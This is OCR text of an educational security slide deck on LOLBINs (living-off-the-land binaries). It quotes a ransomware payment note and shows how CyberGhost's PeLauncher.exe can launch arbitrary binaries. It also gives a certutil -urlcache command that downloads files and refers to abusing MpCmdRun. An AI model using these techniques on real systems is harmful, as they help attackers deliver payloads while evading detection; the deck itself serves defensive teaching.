
LOLBINS!
WHAT, HOW AND WHY

BY NASREDDINE BENCHERCHALI

AGENDA

- Overview
- What are LOLBINs?
- How do they work?
- Why are they important?
- Conclusion

OVERVIEW



Ooops, your files have been encrypted!

Payment will be raised on

5/16/2017 00:47:55

Time Left

02:23:57:37

Your files will be lost on

5/20/2017 00:47:55

Time Left

06:23:57:37

What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.


And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Send $300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

OVERVIEW


Brute Force Attack
Abnormal DNS reverse lookup requests
INTRUSION
RECONNAISSACE
Activity from blacklisted geolocations
EXPLOTATION
CYBER KILL CHAIN
Unusual amount of data uploaded to external websites
EXFILTRATION
PRIVILEGE ESCALATION
Failed privilege escalation detected
DENIAL OF SERVICE
Unusual number of GDPR files deleted
OBFUSCATION (ANTI-FORENSICS)
LATERAL MOVEMENT
A dormant service account was reactived
Unusual number of messages marked as unread

https://www.exabeam.com/wp-content/uploads/2020/01/cyber_kill_chain.png

OVERVIEW

COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

OVERVIEW

- **Achieving their objectives (ransomware, exfiltration of data, destruction…)**
- **Not getting detected during the attack**


OVERVIEW

- **Blending in**
- **Use what is already available**

WHAT ARE LOLBINS?

- **Living Of the Land Binaries**
- **Coined by Philip Goh (@MathCasualty)**
- **Describe tools that can "(ab)used" in attacks and beyond their original purpose**
- **They are already available so no download necessary (Typically)**

HOW DO THEY WORK




Binary (test.exe)


Expected Functionality

Hidden Functionality

HOW DO THEY WORK



Property	Value
Description	
File description	PeLauncher
Type	Application
File version	1.0.0.0
Product name	PeLauncher
Product version	1.0.0.0
Copyright	Copyright © 2004-2019 CyberGhost S.A.
Size	16.2 KB
Date modified	08/03/2022 00:57
Language	Language Neutral
Legal trademarks	CyberGhost
Original filename	PeLauncher.exe




Log In

Log in with the CyberGhost username and password you received via email with your order confirmation, or create a new account.

Don't have a CyberGhost account?
Click here to create one.

- **Downloaded Cyber Ghost VPN**
- **Executed “PeLauncher.exe”**


HOW DO THEY WORK




```
string str = ((IEnumerable<string>) args).Aggregate<string, string>(string.Empty,
string fileName = Path.Combine(Program.AppPath, "..\\..\\Dashboard.exe");
using (WindowsIdentity current = WindowsIdentity.GetCurrent())
{
  if (current.IsSystem || string.IsNullOrEmpty(str))
    return;
  using (Process.Start(fileName, "!!launch " + str))
    ;
```

- **We now have the ability to execute “arbitrary” binaries using “PeLauncher.exe”**

EXAMPLES



Property	Value
Description	
File description	CertUtil.exe
Type	Application
File version	6.2.22000.434
Product name	Microsoft® Windows® Operating System
Product version	10.0.22000.434
Copyright	© Microsoft Corporation. All rights reserved.
Size	1.49 MB
Date modified	13/01/2022 08:58
Language	English (United States)
Original filename	CertUtil.exe




certutil

Article • 09/20/2021 • 34 minutes to read • 16 contributors

Certutil.exe is a command-line program, installed as part of Certificate Services. You can use certutil.exe to dump and display certification authority (CA) configuration information, configure Certificate Services, backup and restore CA components, and verify certificates, key pairs, and certificate chains.


- “Expected” behaviour is related to handling certificates.
- “Hidden” behaviour allow us to download any file to the system




```
C:\>certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
```

https://lolbas-project.github.io/lolbas/Binaries/Certutil/

EXAMPLES




Property	Value
Description	
File description	Microsoft Malware Protection Command Line ...
Type	Application
File version	4.18.2104.10
Product name	Microsoft® Windows® Operating System
Product version	4.18.2104.10
Copyright	© Microsoft Corporation. All rights reserved.
Size	577 KB
Date modified	05/06/2021 13:04
Language	English (United States)
Original filename	MpCmdRun.exe



You can perform various functions in Microsoft Defender Antivirus using the dedicated command-line tool **mpcmdrun.exe**. This utility is useful when you want to automate Microsoft Defender Antivirus tasks. You can find the utility in `%ProgramFiles%\Windows Defender\MpCmdRun.exe`. Run it from a command prompt.

